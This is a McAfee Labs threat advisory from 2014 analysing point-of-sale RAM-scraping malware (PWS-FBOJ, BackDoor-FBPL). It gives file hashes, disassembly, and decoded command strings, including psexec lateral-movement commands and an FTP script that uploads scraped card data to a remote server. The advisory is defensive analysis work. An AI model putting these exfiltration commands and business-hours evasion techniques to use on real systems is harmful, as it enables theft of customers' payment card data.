


McAfee Labs Threat Advisory

EPOS Data Theft

January 23, 2014

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive "Malware and Threat Reports" at the following URL: https://sns.snssecure.mcafee.com/content/signup_login

Summary

This document describes attacks against Electronic Point Of Sales (EPOS) systems. The target of this attack is computer systems responsible for managing the verification of customer credit details during purchases using debit and credit cards. These systems use strong encryption in the transmission and reception of the transaction data. However, the data has to be decrypted in memory by the EPOS system so that it can be checked. It is at this point in the chain that this attack is aimed.

In order to access the decrypted transaction data, malware is deployed onto the system that carries out external verification. This malware monitors the currently running processes, looking for one of a known list of processes that carry out the transaction verification. When the malware detects data about a financial transaction, it copies or 'scrapes' the decrypted data from the processes memory and writes it to a local file. This creates a list of customer debit/credit card details that the malware sends to a remote external server where the attacker can harvest them.

Malware known to have been used in recent attacks include password stealers, backdoors for exfiltration (detected by McAfee as PWS-FBOI, PWS-FBOJ, BackDoor-FBPL, BackDoor-FBPP), and other assorted tools and utilities such as NetCat, PSEXEC, etc.

Variants have been discovered of the main components dating as far back as November 2011. These older variants (detected by McAfee as PWS-FBOI and BackDoor-FBPP) were seen to infect single systems.

The latest variants discovered use multiple hosts to carry out an attack. In these attacks, the PWS module is deployed onto the transaction verification systems. It captures transaction-related data and writes it locally on the infected system in a dummy .dll file. This data is then copied onto an intermediate system on the same internal network.

The backdoor component is then used on another system on the same network, to periodically poll the intermediate system and collect all the harvested transaction data, and then upload it to remote servers via the FTP protocol, where it can be collected by the attacker.

This later iteration is more sophisticated in that traffic to external systems (that may be regarded as suspicious and blocked) is restricted to a single system. The malware also limits its data transfers to the normal business hours of 10:00 am and 5:00 pm in an attempt to hide its own network traffic amongst normal traffic of the retailer.

This document describes different versions of such EPOS malware.

Time/Date stamps from known samples for this later iteration include Nov and Dec 2013, and detailed information about the threat, its propagation, characteristics, and mitigation are in the following sections:

Characteristics and Symptoms

There are a few known variants of the password stealer (PWS-FBOI, PWS-FBOJ) modules and variants of the Backdoor (BackDoor-FBPL, BackDoor-FBPP) modules:

Detection Name	MD5	Size in Bytes
BackDoor-FBPP	6597DF782CBD7DC270BB12CDF95D21B4	772608
BackDoor-FBPP	5DBD7BC7A672DA61F6F43AAF6FA3C661	800768
BackDoor-FBPP	BA443C2E10D0278FC30069F61BC56439	806912
PWS-FBOI	7F9CDC380EEED16EAAB3E48D59F271AA	253952
PWS-FBOI	3D5BF67955DC77AF4CA8BF6CB1F96065	253952
PWS-FBOI	BA0F556CE558453AD1526409B5B69EF3	253952
PWS-FBOJ	F45F8DF2F476910EE8502851F84D1A6E	270336
PWS-FBOJ	CE0296E2D77EC3BB112E270FC260F274	270336
BackDoor-FBPL	4D445B11F9CC3334A4925A7AE5EBB2B7	98304
BackDoor-FBPL	7F1E4548790E7D93611769439A8B39F2	110592
BackDoor-FBPL	762DDB31C0A10A54F38C82EFA0D0A014	110592
BackDoor-FBPL	C0C9C5E1F5A9C7A3A5043AD9C0AFA5FD	114688


Even though the exact nature of the initial infection is currently unknown, the possible vectors may include spear phished spam e-mail or remote access via the exploitation of vulnerabilities as an initial breach into an EPOS equipped organization.

Description – PWS-FBOJ

This malware has been associated with the recently publicized attack against a well-known US retailer.


When run, PWS-FBOJ takes the following actions:

1) Installs itself as a service called POSWDS. The service start type is set to SERVICE_AUTO_START and the service type is set to SERVICE_INTERACTIVE_PROCESS and SERVICE_WIN32_OWN_PROCESS (can interact with desktop and is run in its own process).




```
00403CAA  . FF15 1C904300  CALL DWORD PTR DS:[<&ADVAPI32.OpenSCMan  ADVAPI32.OpenSCManagerA
00403CB0  . 3BF4           CMP ESI,ESP
00403CB2  . E8 492F0100    CALL ce0296e2.00416C00
00403CB7  . 8985 E0FEFFFF  MOV DWORD PTR SS:[EBP-120],EAX
00403CBD  . 83BD E0FEFFFF  CMP DWORD PTR SS:[EBP-120],0
00403CC4  .v 0F84 82000000 JE ce0296e2.00403D4C
00403CCA  . 8BF4           MOV ESI,ESP
00403CCC  . 6A 00          PUSH 0                                 ┌Password = NULL
00403CCE  . 6A 00          PUSH 0                                 │ServiceStartName = NULL
00403CD0  . 6A 00          PUSH 0                                 │pDependencies = NULL
00403CD2  . 6A 00          PUSH 0                                 │pTagId = NULL
00403CD4  . 6A 00          PUSH 0                                 │LoadOrderGroup = NULL
00403CD6  . 8D85 F8FEFFFF  LEA EAX,DWORD PTR SS:[EBP-108]         │
00403CDC  . 50             PUSH EAX                               │BinaryPathName
00403CDD  . 6A 00          PUSH 0                                 │ErrorControl = SERVICE_ERROR_IGNORE
00403CDF  . 6A 02          PUSH 2                                 │StartType = SERVICE_AUTO_START
00403CE1  . 68 10010000    PUSH 110                               │ServiceType = SERVICE_WIN32_OWN_PROCESS|SERVICE_INTERACTIVE_PROCESS
00403CE6  . 6A 00          PUSH 0                                 │DesiredAccess = 0
00403CE8  . 8B0D B0004400  MOV ECX,DWORD PTR DS:[4400B0]          │ce0296e2.004393A4
00403CEE  . 51             PUSH ECX                               │DisplayName => "POSWDS"
00403CEF  . 8B15 B0004400  MOV EDX,DWORD PTR DS:[4400B0]          │ce0296e2.004393A4
00403CF5  . 52             PUSH EDX                               │ServiceName => "POSWDS"
00403CF6  . 8B85 E0FEFFFF  MOV EAX,DWORD PTR SS:[EBP-120]         │
00403CFC  . 50             PUSH EAX                               │hManager
00403CFD  . FF15 10904300  CALL DWORD PTR DS:[<&ADVAPI32.CreateSer └CreateServiceA
```

2) Main service procedure sets the Code Page for the console to the value 1251, which is the Cyrillic character set. This would seem to indicate Russia as the probable origin of the malware.



```
push    1251            ; wCodePageID
call    ds:SetConsoleCP ; Cyrillic CodePage
cmp     esi, esp
call    unknown_libname_14 ; Microsoft VisualC 2-10/net runtime
mov     esi, esp
push    1251            ; wCodePageID
call    ds:SetConsoleOutputCP ; Cyrillic CodePage
```

3) Monitors current running processes for a process that is used by the EPOS system to validate a transaction. Known processes that are monitored include pp.exe, PosW32.exe, pos.exe, and epsenginesrv.exe.




```
                    align 4
dword_43935C        dd 'o.ps'               ; DATA XREF: sub_402CD0+1E↑r
word_439360         dw 'xe'                 ; DATA XREF: sub_402CD0+26↑r
byte_439362         db 0                    ; DATA XREF: sub_402CD0+31↑r
                    align 4
a6i2cn3sen1UioR db '6I2cn3Sen1 Uin$ra0su\w04R: kD1tW/ N',0
```

** The above picture illustrates the simple obfuscation used by the malware author. String comparison is used to find out if the process name is “pos.exe”.*

4) When a transaction is detected, the details are ‘scraped’ from the processes memory and cached to a dummy .dll file, which is stored in the %SYSTEM% folder.

5) The malware checks the local time for a window of between 10:00 am and 5:00 pm. If the current time is not inside this window, it goes to sleep for 7 hours and then repeats this check.




```
loc_4058E7:                             ; CODE XREF: ThreadProc+7E↓j
                mov     eax, 1
                test    eax, eax
                jz      short loc_405930
                mov     esi, esp
                lea     eax, [ebp+SystemTime]
                push    eax             ; lpSystemTime
                call    ds:GetLocalTime
                cmp     esi, esp
                call    unknown_libname_14 ; Microsoft VisualC 2-10/net runtime
                movzx   eax, [ebp+SystemTime.wHour]
                cmp     eax, 10         ; 10:00 am
                jl      short loc_40591A ; Branch if earlier than 10:00 am
                movzx   eax, [ebp+SystemTime.wHour]
                cmp     eax, 17         ; 5:00 pm
                jg      short loc_40591A ; Branch if later than 5:00 pm
                call    sub_4056E0

loc_40591A:                             ; CODE XREF: ThreadProc+5A↑j
                                        ; ThreadProc+63↑j
                mov     esi, esp
                push    25200000        ; dwMilliseconds
                call    ds:Sleep        ; 7 hours
                cmp     esi, esp
                call    unknown_libname_14 ; Microsoft VisualC 2-10/net runtime
                jmp     short loc_4058E7
```

6) The malware connects to an internal IP address 10.xxx.xxx.xxx and maps the drive letter S: to a folder <%SYSTEM%>\twain_32. This system is used as an intermediary system from which the data is exfiltrated by BackDoor-FBPL.


7) Captured transaction data is then copied to this location between the local working hours of 10:00 am and 5:00 pm.

8) Malware has a signature/String “KAPTOXA (Kar-Toe-Sha)”, which suggests the possible origin to be Russian based.




```
loc_404F1A:             ; "KAPTOXA"
push    offset aKaptoxa
mov     eax, [ebp+NumberOfBytesRead]
push    eax
```


** PWS-FBOJ carries its command strings in encrypted form as shown below. Each string is decoded into memory as it is required.*




```
dword_43935C    dd 'o.ps'               ; DATA XREF: DecryptProcessName+1E↑r
word_439360     dw 'xe'                 ; DATA XREF: DecryptProcessName+26↑r
unk_439362      db    0                 ; DATA XREF: DecryptProcessName+31↑r
;Decoded string is "pos.exe"
```



```
                align 4
a6i2cn3sep1UioR db '6I2cn3Sep1 Uio$ra0su\w04B:_kDltW/.N',0
                                        ; DATA XREF: DecodeNetUse+23↑o
;Decoded string is
"net use S: \\10.[redacted]\c$\WINDOWS\twain_32 /user:[redacted]\[redacted]"
```



```
dword_439388    dd '\em%'               ; DATA XREF: DecodeStrings+1E↑r
dword_43938C    dd '.d_s'               ; DATA XREF: DecodeStrings+26↑r
dword_439390    dd 'Sotv'               ; DATA XREF: DecodeStrings+2F↑r
dword_439394    dd 'x :'                ; DATA XREF: DecodeStrings+38↑r
dword_439398    dd 's: n'               ; DATA XREF: DecodeStrings3+1E↑r
dword_43939C    dd 'tdlS'               ; DATA XREF: DecodeStrings3+26↑r
dword_4393A0    dd 'ue/'                ; DATA XREF: DecodeStrings3+2F↑r
Decoded string is "move %s S:\%s_%d_%d_%d.txt"
```



```
aPoswds         db 'POSWDS',0           ; DATA XREF: .data:lpServiceName↓o
```

Description – BackDoor-FBPL

This malware is designed to work in conjunction with PWS-FBOJ to exfiltrate the data scraped from memory.

When run, BackDoor-FBPL takes the following actions:


1) Executes the following commands:

   C:\WINDOWS\system32\cmd.exe /c psexec /accepteula \\<EPOS_IPaddr> -u <username> -p <password> cmd /c "taskkill /IM bladelogic.exe /F"

   C:\WINDOWS\system32\cmd.exe /c psexec /accepteula \\<EPOS_IPaddr> -u <username> -p <password> -d bladelogic


   (Note: the IP addresses and user account information has been redacted. The reference to "bladelogic" is a method of obfuscation. The malware does not compromise, or integrate with, any BMC products in any way. The executable name "bladelogic.exe" does not exist in any piece of legitimate BMC software.)

2) Sleeps until a predetermined time window between 10:00 am and 5:00 pm local time (shown below). This ensures that any activity occurs only during main working hours so that it is hidden amongst normal activity of the compromised EPOS system.



```
lea     eax, [ebp+SystemTime]
push    eax             ; lpSystemTime
call    ds:GetLocalTime
cmp     esi, esp
call    unknown_libname_1 ; Microsoft VisualC 2-10/net runtime
cmp     [ebp+var_3848], 1
jz      short loc_402BEC
movzx   eax, [ebp+SystemTime.wHour]
cmp     eax, 10         ; 10:00am
jl      loc_402FD3
movzx   eax, [ebp+SystemTime.wHour]
cmp     eax, 17         ; 05:00 pm
jg      loc_402FD3
```

** If the current time is not during the required window, the malware goes to sleep for an hour, after which it will wake up and check the time again.*



```
loc_402FD3:                             ; CODE XREF: ServiceProc+76↑j
                                        ; ServiceProc+86↑j
                                        ; ServiceProc+2EC↑j
                                        ; ServiceProc+43D↑j
                mov     esi, esp
                push    3600000         ; dwMilliseconds
                call    ds:Sleep
```

** When the time detected is inside the allotted window, it proceeds to carry out the following actions:*

3) *Executes the following commands:*

   C:\WINDOWS\system32\cmd.exe /c psexec /accepteula \\<EPOS_IPaddr> -u <username> -p <password> cmd /c "taskkill /IM bladelogic.exe /F"

   C:\WINDOWS\system32\cmd.exe /c move \\<EPOS_IPaddr>\NT\<cachedll>.dll C:\Test\data_2014_1_16_15_15.txt

(NOTE: The name of the data text file is formed from the date and time obtained from the system.)

4) *Writes the following data to cmd.txt:*

   open <remote FTP Server IPaddr>
   <FTP Username>
   <FTP password>
   cd 001
   bin
   send C:\Test\data_2014_1_16_15_15.txt
   quit

   and executes the following command:

   C:\WINDOWS\system32\cmd.exe /c ftp -s:C:\Test\cmd.txt > C:\Test\out.txt

5) Writes the following data to the file cmd.txt:

   open <FTP Server IPaddr>
   <FTP username>
   <FTP password>
   cd etc
   bin
   send C:\Test\data_2014_1_16_15_15.txt
   quit


   and executes the following command:

   C:\WINDOWS\system32\cmd.exe /c ftp -s:C:\Test\cmd.txt > C:\Test\out.txt

   (NOTE: This second FTP operation is carried out only by the latest known variants of BackDoor-FBPL, possibly in response to the original FTP account being closed.)

6) BackDoor-FBPL then goes back to sleep for another hour, after which it will wake up and repeat the above actions 4-6.


The strings for the commands shown above are carried inside BackDoor-FBPL. They are stored in an encrypted form and the malware decrypts them into memory as it needs them. The encrypted strings and their contents are shown below.



```
EncryptedCmd1   db '"-BFr423mI_6uaMtg$bxl\sd1iU/0ok.cpe ',0
                                      ; DATA XREF: DecodeString1+23↑o
psexec /accepteula \\10.[redacted] -u [redacted] -p [redacted] cmd/c "taskkill /IM bladelogic.exe/F"

                align 4
EncryptedCmd2   db 'gBb63-t2p_.rkd0uaeU/x1c$s\o4il ',0
                                      ; DATA XREF: DecodeString2+23↑o
psexec /accepteula \\10.[redacted] -u [redacted] -p [redacted] -d bladelogic.

EncryptedCmd3   db 'x"a-201Mt6b3sI$ /ceBok_i\m.rdpU4Fulg',0
                                      ; DATA XREF: DecodeString3+23↑o
psexec /accepteula \\10.[redacted] -u [redacted] -p [redacted] cmd /c "taskkill /IM bladelogic.exe/F"

                align 4
EncryptedCmd4   db 'omv3.a 1%tNd\4ils60n2Te_w',0
                                      ; DATA XREF: DecodeString4+23↑o
move \\[redacted]\NT\twain_32a.dll %s

                align 4
EncryptedFTPCmd1 db '%iumc.srepb3qa160y9 to',0Ah
                                      ; DATA XREF: DecodeString5+23↑o
                db 'nld',0
open [redacted].cd 001.bin.send %s.quit

                align 4
EncryptedFTPCmd2 db 'qb!p9.8ae%k45ci Ju706or',0Ah
                                      ; DATA XREF: DecodeString6+23↑o
                db 'nst1ldCfz',0
open [redacted].cd etc.bin.send %s.quit
```

** As can be seen above, the intermediate system's IP address and the FTP account details are hardcoded into the malware. This indicates that the particular variants are specifically written for their targets.*

